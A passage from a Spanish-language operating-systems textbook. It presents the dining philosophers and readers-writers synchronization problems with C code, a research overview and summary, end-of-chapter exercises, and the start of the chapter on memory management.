


Figura 2-44. Hora de comer en el Departamento de Filosofía.

La vida de un filósofo consiste en periodos alternos de comer y pensar (esto es algo así como una abstracción, incluso para los filósofos, pero las otras actividades son irrelevantes aquí). Cuando un filósofo tiene hambre, trata de adquirir sus tenedores izquierdo y derecho, uno a la vez, en cualquier orden. Si tiene éxito al adquirir dos tenedores, come por un momento, después deja los tenedores y continúa pensando. La pregunta clave es: ¿puede usted escribir un programa para cada filósofo, que haga lo que se supone debe hacer y nunca se trabe? (Hemos recalcado que el requerimiento de los dos tenedores es algo artificial; tal vez deberíamos cambiar de comida italiana a comida china y sustituir el espagueti por arroz y los tenedores por palillos chinos).

La figura 2-45 muestra la solución obvia. El procedimiento *tomar_tenedor* espera hasta que el tenedor específico esté disponible y luego lo toma. Por desgracia, la solución obvia está mal. Suponga que los cinco filósofos toman sus tenedores izquierdos al mismo tiempo. Ninguno podrá tomar sus tenedores derechos y habrá un interbloqueo.

```
#define N 5                              /* número de filósofos */

void filosofo(int i)                     /* i: número de filósofo, de 0 a 4 */
{
  while(TRUE){
          pensar();                      /* el filósofo está pensando */
          tomar_tenedor(i);              /* toma tenedor izquierdo */
          tomar_tenedor((i+1) % N);      /* toma tenedor derecho; % es el operador módulo */
          comer();                       /* come espagueti */
          poner_tenedor(i);              /* pone tenedor izquierdo de vuelta en la mesa */
          poner_tenedor((i+1) % N);      /* pone tenedor derecho de vuelta en la mesa */
  }
}
```

Figura 2-45. Una solución incorrecta para el problema de los filósofos comelones.

Podríamos modificar el programa de manera que después de tomar el tenedor izquierdo, el programa compruebe para ver si el tenedor derecho está disponible. Si no lo está, el filósofo regresa el tenedor izquierdo, espera cierto tiempo y después repite todo el proceso. Esta proposición falla también, aunque por una razón distinta. Con un poco de mala suerte, todos los filósofos podrían iniciar el algoritmo en forma simultánea, tomarían sus tenedores izquierdos, verían que sus tenedores derechos no están disponibles, regresarían sus tenedores izquierdos, esperarían, volverían a tomar sus tenedores izquierdos al mismo tiempo y así en lo sucesivo, eternamente. Una situación como ésta, en la que todos los programas continúan ejecutándose en forma indefinida pero no progresan se conoce como **inanición** (*starvation*) (se llama inanición, aun cuando el problema no ocurre en un restaurante italiano o chino).

Ahora podríamos pensar que si los filósofos sólo esperan por un tiempo aleatorio en vez de esperar durante el mismo tiempo al no poder adquirir el tenedor derecho, la probabilidad de que todo continúe bloqueado durante incluso una hora es muy pequeña. Esta observación es verdad y en casi todas las aplicaciones intentar de nuevo en un tiempo posterior no representa un problema. Por ejemplo, en la popular red de área local Ethernet, si dos computadoras envían un paquete al mismo tiempo, cada una espera durante un tiempo aleatorio e intenta de nuevo; en la práctica esta solución funciona bien. Sin embargo, en algunas cuantas aplicaciones sería preferible una solución que funcione siempre y que no pueda fallar debido a una serie improbable de números aleatorios. Piense acerca del control de la seguridad en una planta de energía nuclear.

Una mejora a la figura 2-45 que no tiene interbloqueo ni inanición es proteger las cinco instrucciones que siguen de la llamada a *pensar* mediante un semáforo binario. Antes de empezar a adquirir tenedores, un filósofo realizaría una operación `down` en *mutex*. Después de regresar los tenedores, realizaría una operación `up` en *mutex*. Desde un punto de vista teórico, esta solución es adecuada. Desde un punto de vista práctico, tiene un error de rendimiento: sólo puede haber un filósofo comiendo en cualquier instante. Con cinco tenedores disponibles, deberíamos poder permitir que dos filósofos coman al mismo tiempo.

La solución que se presenta en la figura 2-46 está libre de interbloqueos y permite el máximo paralelismo para un número arbitrario de filósofos. Utiliza un arreglo llamado *estado* para llevar el

```
#define N               5           /* número de filósofos */
#define IZQUIERDO       (i+N-1)%N   /* número del vecino izquierdo de i */
#define DERECHO         (i+1)%N     /* número del vecino derecho de i */
#define PENSANDO        0           /* el filósofo está pensando */
#define HAMBRIENTO      1           /* el filósofo trata de obtener los tenedores */
#define COMIENDO        2           /* el filósofo está comiendo */
typedef int semaforo;               /* los semáforos son un tipo especial de int */
int estado[N];                      /* arreglo que lleva registro del estado de todos*/
semaforo mutex = 1;                 /* exclusión mutua para las regiones críticas */
semaforo s[N];                      /* un semáforo por filósofo */

void filosofo(int i)                /* i: número de filósofo, de 0 a N−1 */
{
    while(TRUE){                    /* se repite en forma indefinida */
        pensar();                   /* el filósofo está pensando */
        tomar_tenedores(i);         /* adquiere dos tenedores o se bloquea */
        comer();                    /* come espagueti */
        poner_tenedores(i);         /* pone de vuelta ambos tenedores en la mesa */
    }
}

void tomar_tenedores(int i)         /* i: número de filósofo, de 0 a N−1 */
{
    down(&mutex);                   /* entra a la región crítica */
    estado[i] = HAMBRIENTO;         /* registra el hecho de que el filósofo i está hambriento */
    probar(i);                      /* trata de adquirir 2 tenedores */
    up(&mutex);                     /* sale de la región crítica */
    down(&s[i]);                    /* se bloquea si no se adquirieron los tenedores */
}

void poner_tenedores(i)             /* i: número de filósofo, de 0 a N–1 */
{
    down(&mutex);                   /* entra a la región crítica */
    estado[i] = PENSANDO;           /* el filósofo terminó de comer */
    probar(IZQUIERDO);              /* verifica si el vecino izquierdo puede comer ahora */
    probar(DERECHO);                /* verifica si el vecino derecho puede comer ahora */
    up(&mutex);                     /* sale de la región crítica */
}

void probar(i)          /* i: número de filósofo, de 0 a N−1 */
{
    if (estado[i] == HAMBRIENTO && estado[IZQUIERDO] != COMIENDO && estado[DERECHO] != COMIENDO) {
        estado[i] = COMIENDO;
        up(&s[i]);
    }
}
```

Figura 2-46. Una solución al problema de los filósofos comelones.

registro de si un filósofo está comiendo, pensando o hambriento (tratando de adquirir tenedores). Un filósofo sólo se puede mover al estado de comer si ningún vecino está comiendo. Los *i* vecinos del filósofo se definen mediante las macros *IZQUIERDO* y *DERECHO*. En otras palabras, si *i* es 2, *IZQUIERDO* es 1 y *DERECHO* es 3.

El programa utiliza un arreglo de semáforos, uno por cada filósofo, de manera que los filósofos hambrientos puedan bloquearse si los tenedores que necesitan están ocupados. Observe que cada proceso ejecuta el procedimiento *filosofo* como su código principal, pero los demás procedimientos (*tomar_tenedores*, *poner_tenedores* y *probar*) son ordinarios y no procesos separados.

2.5.2 El problema de los lectores y escritores

El problema de los filósofos comelones es útil para modelar procesos que compiten por el acceso exclusivo a un número limitado de recursos, como los dispositivos de E/S. Otro problema famoso es el de los lectores y escritores (Courtois y colaboradores, 1971), que modela el acceso a una base de datos. Por ejemplo, imagine un sistema de reservación de aerolíneas, con muchos procesos en competencia que desean leer y escribir en él. Es aceptable tener varios procesos que lean la base de datos al mismo tiempo, pero si un proceso está actualizando (escribiendo) la base de datos, ningún otro proceso puede tener acceso a la base de datos, ni siquiera los lectores. La pregunta es, ¿cómo se programan los lectores y escritores? Una solución se muestra en la figura 2-47.

En esta solución, el primer lector en obtener acceso a la base de datos realiza una operación `down` en el semáforo *bd*. Los siguientes lectores simplemente incrementan un contador llamado *cl*. A medida que los lectores van saliendo, decrementan el contador y el último realiza una operación `up` en el semáforo, para permitir que un escritor bloqueado (si lo hay) entre.

La solución que se presenta aquí contiene en forma implícita una decisión sutil que vale la pena observar. Suponga que mientras un lector utiliza la base de datos, llega otro lector. Como no es un problema tener dos lectores al mismo tiempo, el segundo lector es admitido. También se pueden admitir más lectores, si es que llegan.

Ahora suponga que aparece un escritor. Tal vez éste no sea admitido a la base de datos, ya que los escritores deben tener acceso exclusivo y por ende, el escritor se suspende. Más adelante aparecen lectores adicionales. Mientras que haya un lector activo, se admitirán los siguientes lectores. Como consecuencia de esta estrategia, mientras que haya un suministro continuo de lectores, todos entrarán tan pronto lleguen. El escritor estará suspendido hasta que no haya un lector presente. Si llega un nuevo lector, por decir cada 2 segundos y cada lector requiere 5 segundos para hacer su trabajo, el escritor nunca entrará.

Para evitar esta situación, el programa se podría escribir de una manera ligeramente distinta: cuando llega un lector y hay un escritor en espera, el lector se suspende detrás del escritor, en vez de ser admitido de inmediato. De esta forma, un escritor tiene que esperar a que terminen los lectores que estaban activos cuando llegó, pero no tiene que esperar a los lectores que llegaron después de él. La desventaja de esta solución es que logra una menor concurrencia y por ende, un menor rendimiento. Courtois y sus colaboradores presentan una solución que da prioridad a los escritores. Para obtener detalles, consulte la bibliografía.

```
typedef int semaforo;                    /* use su imaginación */
semaforo mutex=1;                        /* controla el acceso a ‘cl’ */
semaforo bd=1;                           /* controla el acceso a la base de datos */
int cl=0;                                /* # de procesos que leen o desean hacerlo */

void lector(void)
{
        while(TRUE){                     /* se repite de manera indefinida */
            down(&mutex);                /* obtiene acceso exclusivo a ‘cl’ */
            cl = cl + 1;                 /* ahora hay un lector más */
            if (cl == 1) down(&bd);      /* si este es el primer lector ... */
            up(&mutex);                  /* libera el acceso exclusivo a ‘cl’ */
            leer_base_de_datos();        /* accede a los datos */
            down(&mutex);                /* obtiene acceso exclusivo a ‘cl’ */
            cl = cl – 1;                 /* ahora hay un lector menos */
            if (cl == 0) up(&bd);        /* si este es el último lector ... */
            up(&mutex);                  /* libera el acceso exclusivo a ‘cl’ */
            usar_lectura_datos();        /* región no crítica */
        }
}

void escritor(void)
{
            while(TRUE){                 /* se repite de manera indefinida */
            pensar_datos();              /* región no crítica */
            down(&bd);                   /* obtiene acceso exclusivo */
            escribir_base_de_datos();    /* actualiza los datos */
            up(&bd);                     /* libera el acceso exclusivo */
        }
}
```

Figura 2-47. Una solución al problema de los lectores y escritores.

2.6 INVESTIGACIÓN ACERCA DE LOS PROCESOS E HILOS

En el capítulo 1 analizamos parte de la investigación actual acerca de la estructura de los sistemas operativos. En este capítulo y otros, veremos una investigación con enfoque más específico, empezando con los procesos. Como se aclarará con el tiempo, algunos temas están más asentados que otros. La mayor parte de la investigación tiende a estar en los nuevos temas, en vez de los que ya han estado presentes por décadas.

El concepto de un proceso es un ejemplo de algo que está bastante bien asentado. Casi todo sistema tiene cierta noción de un proceso como contenedor para agrupar recursos relacionados como un espacio de direcciones, hilos, archivos abiertos, permisos de protección, etcétera. Los distintos sistemas realizan estos agrupamientos en formas ligeramente diferentes, pero éstas son sólo diferencias de ingeniería. La idea básica ya no es muy controversial y hay poca investigación en cuanto al tema de los procesos.

Los hilos son una idea más reciente que los procesos, pero también han estado presentes por un buen tiempo. Aún así, de vez en cuando aparece un artículo ocasional acerca de los hilos, por ejemplo, acerca de la agrupamientos de hilos en multiprocesadores (Tam y colaboradores, 2007) o escalando el número de hilos en un proceso a 100,000 (Von Behren y colaboradores, 2003).

La sincronización de procesos es un tema bastante establecido hoy en día, pero aún así de vez en cuando se presenta algún artículo, como uno acerca del procesamiento concurrente sin candados (Fraser y Harris, 2007) o la sincronización sin bloqueo en los sistemas de tiempo real (Hohmuth y Haertig, 2001).

La planificación de procesos (tanto en uniprocesadores como en multiprocesadores) sigue siendo un tema cercano y querido para algunos investigadores. Algunos temas que se están investigando incluyen la planificación con eficiencia de energía en dispositivos móviles (Yuan y Nahrstedt, 2006), la planificación con capacidad para hiperhilamiento (Bulpin y Pratt, 2005), qué hacer cuando la CPU estaría inactiva en cualquier otro caso (Eggert y Touch, 2005) y la planificación del tiempo virtual (Nieh y colaboradores, 2001). Sin embargo, hay pocos diseñadores de sistemas en la actualidad en busca de un algoritmo decente de planificación de hilos, por lo que parece ser que este tipo de investigación es más por interés del investigador que por verdadera demanda. Con todo, los procesos, hilos y la planificación de los mismos no son temas de tanto interés como antes fueron. La investigación ha avanzado a otras áreas.

2.7 RESUMEN

Para ocultar los efectos de las interrupciones, los sistemas operativos proporcionan un modelo conceptual que consiste en procesos secuenciales ejecutándose en paralelo. Los procesos se pueden crear y terminar en forma dinámica. Cada proceso tiene su propio espacio de direcciones.

Para algunas aplicaciones es conveniente tener varios hilos de control dentro de un solo proceso. Estos hilos se planifican de manera independiente y cada uno tiene su propia pila, pero todos los hilos en un proceso comparten un espacio de direcciones común. Los hilos se pueden implementar en espacio de usuario o en el de kernel.

Los procesos se pueden comunicar entre sí mediante el uso de las primitivas de comunicación entre procesos, como semáforos, monitores o mensajes. Estas primitivas se utilizan para asegurar que no haya dos procesos en sus regiones críticas al mismo tiempo, una situación que produce un caos. Un proceso puede estar en ejecución, listo para ejecutarse o bloqueado, pudiendo cambiar de estado cuando éste u otro proceso ejecute una de las primitivas de comunicación entre procesos. La comunicación entre hilos es similar.

Las primitivas de comunicación entre procesos se pueden utilizar para resolver problemas tales como el del productor-consumidor, los filósofos comelones y el de los lectores y escritores. Aún con estas primitivas, hay que tener cuidado para evitar errores e interbloqueos.

Se han estudiado muchos algoritmos de planificación. Algunos de ellos se utilizan principalmente para sistemas de procesamiento por lotes, como la planificación del trabajo más corto primero. Otros son comunes tanto en los sistemas de procesamiento por lotes como en los sistemas interactivos. Estos algoritmos incluyen el de planificación por turno circular, por prioridad, colas de

multiniveles, planificación garantizada, planificación por lotería y planificación por partes equitativas. Algunos sistemas hacen una clara separación entre el mecanismo de planificación y la política de planificación, lo cual permite a los usuarios tener control del algoritmo de planificación.

PROBLEMAS

1. En la figura 2-2 se muestran los estados de tres procesos. En teoría, con tres estados podría haber seis transiciones, dos fuera de cada estado. Sin embargo sólo se muestran cuatro transiciones. ¿Existe alguna circunstancia en la que una o ambas de las transiciones faltantes pudiera ocurrir?

2. Suponga que debe diseñar una arquitectura de computadora avanzada que hiciera conmutación de procesos en el hardware, en vez de tener interrupciones. ¿Qué información necesitaría la CPU? Describa cómo podría trabajar la conmutación de procesos por hardware.

3. En todas las computadoras actuales, al menos una parte de los manejadores de interrupciones se escriben en lenguaje ensamblador. ¿Por qué?

4. Cuando una interrupción o una llamada al sistema transfiere el control al sistema operativo, por lo general se utiliza un área de la pila del kernel separada de la pila del proceso interrumpido. ¿Por qué?

5. Varios trabajos se pueden ejecutar en paralelo y terminar con más rapidez que si se hubieran ejecutado en secuencia. Suponga que dos trabajos, cada uno de los cuales necesita 10 minutos de tiempo de la CPU, inician al mismo tiempo. ¿Cuánto tiempo tardará el último en completarse, si se ejecutan en forma secuencial? ¿Cuánto tiempo si se ejecutan en paralelo? Suponga que hay 50% de espera de E/S.

6. En el texto se estableció que el modelo de la figura 2-11(a) no era adecuado para un servidor de archivos que utiliza una memoria caché. ¿Por qué no? ¿Podría cada proceso tener su propia caché?

7. Si un proceso con multihilamiento utiliza la operación fork, ocurre un problema si el hijo obtiene copias de todos los hilos del padre. Suponga que uno de los hilos originales estaba esperando la entrada del teclado. Ahora hay dos hilos esperando la entrada del teclado, uno en cada proceso. ¿Acaso ocurre este problema en procesos con un solo hilo?

8. En la figura 2-8 se muestra un servidor Web con multihilamiento. Si la única forma de leer un archivo es la llamada al sistema read normal con bloqueo, ¿cree usted que se están usando hilos a nivel usuario o hilos a nivel kernel para el servidor Web? ¿Por qué?

9. En el texto describimos un servidor Web con multihilamiento, mostrando por qué es mejor que un servidor con un solo hilo y que un servidor de máquina de estados finitos. ¿Hay alguna circunstancia en la cual un servidor con un solo hilo podría ser mejor? Dé un ejemplo.

10. En la figura 2-12, el conjunto de registros se lista por hilos, en vez de por procesos. ¿Por qué? Después de todo, la máquina sólo tiene un conjunto de registros.

11. ¿Por qué un hilo otorgaría de manera voluntaria la CPU al llamar a *thread_yield*? Después de todo, como no hay una interrupción periódica de reloj, tal vez nunca obtenga la CPU de vuelta.

12. ¿Puede darse alguna vez el apropiamiento de un hilo mediante una interrupción de reloj? De ser así, ¿bajo qué circunstancias? Si no es así, ¿por qué no?

13. En este problema debe comparar la lectura de un archivo, utilizando un servidor de archivos con un solo hilo y un servidor multihilado. Se requieren 15 mseg para obtener una petición, despacharla y realizar el resto del procesamiento necesario, suponiendo que los datos necesarios están en la caché del bloque. Si se necesita una operación de disco, como es el caso una tercera parte del tiempo, se requieren 75 mseg adicionales, durante los cuales el hilo duerme. ¿Cuántas peticiones por segundo puede manejar el servidor, si es de un solo hilo? ¿Si es multihilado?

14. ¿Cuál es la mayor ventaja de implementar hilos en espacio de usuario? ¿Cuál es la mayor desventaja?

15. En la figura 2-15, las creaciones de hilos y los mensajes impresos por los mismos se intercalan al azar. ¿Hay alguna forma de forzar el orden para que sea estrictamente: hilo 1 creado, hilo 1 imprime mensaje, hilo 1 termina, hilo 2 creado, hilo 2 imprime mensaje, hilo 2 termina, y así en lo sucesivo? De ser así, ¿cómo se puede hacer? Si no es así, ¿por qué no?

16. En el análisis de las variables globales en hilos, utilizamos un procedimiento llamado *crear_global* para asignar espacio para un apuntador a la variable, en vez de la misma variable. ¿Es esto esencial o podrían trabajar los procedimientos con los valores en sí mismos de igual forma?

17. Considere un sistema en el cual los hilos se implementan por completo en espacio de usuario, en donde el sistema en tiempo de ejecución obtiene una interrupción de reloj una vez por segundo. Suponga que ocurre una interrupción de reloj mientras un hilo se ejecuta en el sistema en tiempo de ejecución. ¿Qué problema podría ocurrir? ¿Puede usted sugerir una forma de resolverlo?

18. Suponga que un sistema operativo no tiene algo parecido a la llamada al sistema **select** para ver por adelantado si es seguro leer de un archivo, canal o dispositivo, pero que sí permite establecer relojes de alarma que interrumpen las llamadas bloqueadas al sistema. ¿Es posible implementar un paquete de hilos en espacio de usuario bajo estas condiciones? Explique.

19. ¿Puede el problema de inversión de prioridades que vimos en la sección 2.3.4 ocurrir con hilos a nivel usuario? ¿Por qué si o por qué no?

20. En la sección 2.3.4 se describió una situación con un proceso de alta prioridad *H* y un proceso de baja prioridad *L*, que ocasionaba que *H* iterara en forma indefinida. ¿Ocurre el mismo problema si se utiliza la planificación por turno circular en vez de la planificación por prioridad? Explique.

21. En un sistema con hilos, ¿hay una pila por cada hilo o una pila por cada proceso cuando se utilizan hilos a nivel usuario? ¿y cuando se utilizan hilos a nivel de kernel? Explique.

22. Cuando se está desarrollando una computadora, por lo general primero se simula mediante un programa que ejecuta una instrucción a la vez. Incluso hasta los multiprocesadores se simulan estrictamente en forma secuencial como ésta. ¿Es posible que ocurra una condición de carrera cuando no hay eventos simultáneos como éste?

23. ¿Funciona la solución de espera ocupada en la que se utiliza la variable *turno* (figura 2-23) cuando los dos procesos se ejecutan en un multiprocesador con memoria compartida, es decir, dos CPU que comparten una memoria común?

24. La solución de Peterson al problema de exclusión mutua que se muestra en la figura 2-24, ¿funciona cuando la planificación es apropiativa? ¿Y qué pasa cuando es no apropiativa?

25. Dé un bosquejo acerca de cómo un sistema operativo que puede deshabilitar interrupciones podría implementar semáforos.

26. Muestre cómo pueden implementarse los semáforos contadores (es decir, semáforos que pueden contener un valor arbitrario) utilizando sólo semáforos binarios e instrucciones de máquina ordinarias.

27. Si un sistema sólo tiene dos procesos, ¿tiene sentido utilizar una barrera para sincronizarlos? ¿Por qué sí o por qué no?

28. ¿Pueden dos hilos en el mismo proceso sincronizarse mediante un semáforo de kernel, si los hilos son implementados por el kernel? ¿Qué pasa si se implementan en espacio de usuario? Suponga que ningún hilo de ningún otro proceso tiene acceso al semáforo. Analice sus respuestas.

29. La sincronización con monitores utiliza variables de condición y dos operaciones especiales: wait y signal. Una forma más general de sincronización tendría que tener una sola primitiva, waituntil, que tuviera un predicado booleano arbitrario como parámetro. Así, podríamos decir por ejemplo:

waituntil $x < 0$ o $y + z < n$

La primitiva signal no sería ya necesaria. Es evidente que este esquema es más general que el de Hoare o Brinch Hansen, pero no se utiliza. ¿Por qué no? *Sugerencia:* Considere la implementación.

30. Un restaurante de comida rápida tiene cuatro tipos de empleados: (1) los que toman pedidos de los clientes; (2) los cocineros, que preparan la comida; (3) los especialistas de empaquetado, que meten la comida en bolsas; y (4) los cajeros, que entregan las bolsas a los clientes y reciben su dinero. Cada empleado puede considerarse como un proceso secuencial comunicativo. ¿Qué forma de comunicación entre procesos utilizan? Relacione este modelo con los procesos en UNIX.

31. Suponga que tenemos un sistema de paso de mensajes que utiliza buzones. Al enviar a un buzón lleno o al tratar de recibir de uno vacío, un proceso no se bloquea. En vez de ello, recibe de vuelta un código de error. Para responder al código de error, el proceso sólo vuelve a intentar, una y otra vez, hasta tener éxito. ¿Produce este esquema condiciones de carrera?

32. Las computadoras CDC 6000 podían manejar hasta 10 procesos de E/S en forma simultánea, utilizando una forma interesante de planificación por turno circular conocida como **compartición del procesador**. Se llevaba a cabo una conmutación de procesos después de cada instrucción, por lo que la instrucción 1 provenía del proceso 1, la instrucción 2 del proceso 2, etcétera. La conmutación de procesos se realizaba mediante hardware especial y la sobrecarga era de cero. Si un proceso necesitaba T segundos para completarse en ausencia de competencia, ¿cuánto tiempo necesitaría si se utilizara la compartición del procesador con n procesos?

33. ¿Puede una medida determinar, analizando el código fuente, si un proceso es más probable que esté limitado a CPU o limitado a E/S? ¿Cómo puede determinarse esto en tiempo de ejecución?

34. En la sección “Cuándo se deben planificar” se mencionó que algunas veces la planificación se podría mejorar si un proceso importante pudiera desempeñar un papel al seleccionar el siguiente proceso a ejecutar al bloquearse. Mencione una situación en la que se podría utilizar esto y explique cómo.

35. Las mediciones de cierto sistema han demostrado que el proceso promedio se ejecuta durante un tiempo T antes de bloquearse debido a una operación de E/S. Una conmutación de procesos requiere de un tiempo S, es efectivamente desperdiciado (sobrecarga). Para la planificación por turno circular con un quántum Q, proporcione una fórmula para la eficiencia de la CPU en cada uno de los siguientes casos:

(a) $Q = \infty$
(b) $Q > T$
(c) $S < Q < T$
(d) $Q = S$
(e) Q cercano a 0

36. Hay cinco trabajos en espera de ser ejecutados. Sus tiempos de ejecución esperados son 9, 6, 3, 5 y *X*. ¿En qué orden se deben ejecutar para minimizar el tiempo de respuesta promedio? (Su respuesta dependerá de *X*).

37. Cinco trabajos de procesamiento por lotes, *A* a *E*, llegan a un centro de cómputo casi al mismo tiempo. Tienen tiempos de ejecución estimados de 10, 6, 2, 4 y 8 minutos. Sus prioridades (determinadas en forma externa) son 3, 5, 2, 1 y 4, respectivamente, en donde 5 es la prioridad más alta. Para cada uno de los siguientes algoritmos de planificación, determine el tiempo de respuesta de proceso promedio. Ignore la sobrecarga por conmutación de procesos.

a) Por turno circular.
b) Por prioridad.
c) Primero en entrar, primero en ser atendido (ejecutados en el orden 10, 6, 2, 4, 8).
d) El trabajo más corto primero.

Para (a), suponga que el sistema es multiprogramado y que cada trabajo recibe su parte equitativa de la CPU. Para los incisos del (b) al (d), suponga que sólo se ejecuta un trabajo a la vez hasta que termina. Todos los trabajos están completamente ligados a la CPU.

38. Un proceso que se ejecuta en un CTSS necesita 30 quántums para completarse. ¿Cuántas veces se debe intercambiar, incluyendo la primera vez (antes de que se haya ejecutado siquiera)?

39. ¿Puede idear una forma de evitar que el sistema de prioridades CTSS sea engañado por los retornos de carro?

40. El algoritmo de envejecimiento con $a = 1/2$ se utiliza para predecir los tiempos de ejecución. Las cuatro ejecuciones anteriores, de la más antigua a la más reciente, son de 40, 20, 40 y 15 mseg. ¿Cuál es la predicción del siguiente tiempo?

41. Un sistema de tiempo real suave tiene cuatro eventos periódicos con periodos de 50, 100, 200 y 250 mseg cada uno. Suponga que los cuatro eventos requieren 35, 20, 10 y *x* mseg de tiempo de la CPU, respectivamente. ¿Cuál es el mayor valor de *x* para que el sistema sea planificable?

42. Explique por qué se utiliza comúnmente la planificación de dos niveles.

43. Un sistema de tiempo real necesita manejar dos llamadas de voz, en donde cada una de ellas se ejecuta cada 5 mseg y consume 1 mseg de tiempo de la CPU por ráfaga, más un video a 25 cuadros-/segundo, en donde cada cuadro requiere 20 mseg de tiempo de la CPU. ¿Es planificable este sistema?

44. Considere un sistema en el que se desean separar la política y el mecanismo para la planificación de hilos de kernel. Proponga una manera de lograr este objetivo.

45. En la solución al problema de los filósofos comelones (figura 2-46), ¿por qué la variable de estado se establece a *HAMBRIENTO* en el procedimiento *tomar_tenedores*?

46. Considere el procedimiento *poner_tenedores* en la figura 2-46. Suponga que la variable *estado*[*i*] se estableció a *PENSANDO después* de las dos llamadas a *probar*, en vez de *antes*. ¿Cómo afectaría esto a la solución?

47. El problema de los lectores y escritores se puede formular de varias maneras respecto a cuál categoría de procesos se puede iniciar y cuándo. Describa con cuidado tres variaciones distintas del problema, cada una favoreciendo (o no favoreciendo) a alguna categoría de procesos. Para cada variación, especifique lo que ocurre cuando un lector o escritor está listo para acceder a la base de datos y qué ocurre cuando un proceso termina de usar la base de datos.

48. Escriba una secuencia de comandos de shell que produzca un archivo de números secuenciales, para lo cual debe leer el último número en el archivo, sumarle 1 y después adjuntar el resultado al archivo. Ejecute una instancia de la secuencia de comandos en segundo plano y una en primer plano, cada una de las cuales debe acceder al mismo archivo. ¿Cuánto tiempo pasa antes de que se manifieste una condición de carrera en sí? ¿Cuál es la región crítica? Modifique la secuencia de comandos para evitar la condición de carrera (*Sugerencia: utilice*

```
ln archivo archivo.lock
```

para bloquear el archivo de datos).

49. Suponga que tiene un sistema operativo que proporciona semáforos. Implemente un sistema de mensajes. Escriba los procedimientos para enviar y recibir mensajes.

50. Resuelva el problema de los filósofos comelones utilizando monitores en vez de semáforos.

51. Suponga que una universidad desea mostrar su rectitud política al aplicar la doctrina "Separado pero igual es inherentemente desigual" de la Suprema Corte de los Estados Unidos al género así como a la raza, finalizando con su vieja práctica de los baños segregados por el género en los campus. Sin embargo, como una concesión a la tradición, decreta que cuando haya una mujer en el baño, pueden entrar otras mujeres pero no hombres, y viceversa. Un signo con una marca deslizable en la puerta de cada baño indica en cuál de los tres estados se encuentra en un momento dado:

- Vacío
- Mujer presente
- Hombre presente

En algún lenguaje de programación de su preferencia, escriba los siguientes procedimientos: *mujer_desea_entrar*, *hombre_desea_entrar*, *mujer_sale*, *hombre_sale*. Puede usar los contadores y técnicas de sincronización que desee.

52. Vuelva a escribir el programa de la figura 2-23 para manejar más de dos procesos.

53. Escriba un problema productor-consumidor que utilice hilos y comparta un búfer común. Sin embargo, no utilice semáforos o cualquier otra primitiva de sincronización para proteger las estructuras de datos compartidas. Sólo deje que cada hilo las utilice cuando quiera. Use `sleep` y `wakeup` para manejar las condiciones de lleno y vacío. Vea cuánto tiempo se requiere para que ocurra una condición de carrera fatal. Por ejemplo, podría hacer que el productor imprima un número de vez en cuando. No imprima más de un número cada minuto, debido a que la E/S podría afectar a las condiciones de carrera.

3

ADMINISTRACIÓN DE MEMORIA

La memoria principal (RAM) es un importante recurso que debe administrarse con cuidado. Aunque actualmente una computadora doméstica promedio tiene 10,000 veces más memoria que la IBM 7094, la computadora más grande en el mundo a principios de la década de 1960, los programas están creciendo con más rapidez que las memorias. Parafraseando la ley de Parkinson diría que "los programas se expanden para llenar la memoria disponible para contenerlos". En este capítulo estudiaremos la forma en que los sistemas operativos crean abstracciones de la memoria y cómo las administran.

Lo que todo programador quisiera es una memoria privada, de tamaño y rapidez infinitas, que también sea no volátil, es decir, que no pierda su contenido cuando se desconecta de la potencia eléctrica. Y ya que estamos en ello, ¿por qué no hacerla barata también? Por desgracia, la tecnología no proporciona tales memorias en estos momentos. Tal vez usted descubra cómo hacerlo.

¿Cuál es la segunda opción? A través de los años se ha elaborado el concepto de **jerarquía de memoria**, de acuerdo con el cual, las computadoras tienen unos cuantos megabytes de memoria caché, muy rápida, costosa y volátil, unos cuantos gigabytes de memoria principal, de mediana velocidad, a precio mediano y volátil, unos cuantos terabytes de almacenamiento en disco lento, económico y no volátil, y el almacenamiento removible, como los DVDs y las memorias USB. El trabajo del sistema operativo es abstraer esta jerarquía en un modelo útil y después administrarla.

La parte del sistema operativo que administra (parte de) la jerarquía de memoria se conoce como **administrador de memoria**. Su trabajo es administrar la memoria con eficiencia: llevar el registro de cuáles partes de la memoria están en uso, asignar memoria a los procesos cuando la necesiten y desasignarla cuando terminen.

En este capítulo investigaremos varios esquemas distintos de administración de memoria, que varían desde muy simples hasta muy sofisticados. Como generalmente el hardware es el que se encarga de administrar el nivel más bajo de memoria caché, en este capítulo nos concentraremos en el modelo del programador de la memoria principal y en cómo se puede administrar bien. Las abstracciones y la administración del almacenamiento permanente, el disco, son el tema del siguiente capítulo. Analizaremos primero los esquemas más simples posibles y después progresaremos de manera gradual hacia esquemas cada vez más elaborados.

3.1 SIN ABSTRACCIÓN DE MEMORIA

La abstracción más simple de memoria es ninguna abstracción. Las primeras computadoras mainframe (antes de 1960), las primeras minicomputadoras (antes de 1970) y las primeras computadoras personales (antes de 1980) no tenían abstracción de memoria. Cada programa veía simplemente la memoria física. Cuando un programa ejecutaba una instrucción como

```
MOV REGISTRO1, 1000
```

la computadora sólo movía el contenido de la ubicación de memoria física 1000 a *REGISTRO1*. Así, el modelo de programación que se presentaba al programador era simplemente la memoria física, un conjunto de direcciones desde 0 hasta cierto valor máximo, en donde cada dirección correspondía a una celda que contenía cierto número de bits, comúnmente ocho.

Bajo estas condiciones, no era posible tener dos programas ejecutándose en memoria al mismo tiempo. Si el primer programa escribía un nuevo valor en, por ejemplo, la ubicación 2000, esto borraría cualquier valor que el segundo programa estuviera almacenando ahí. Ambos programas fallarían de inmediato.

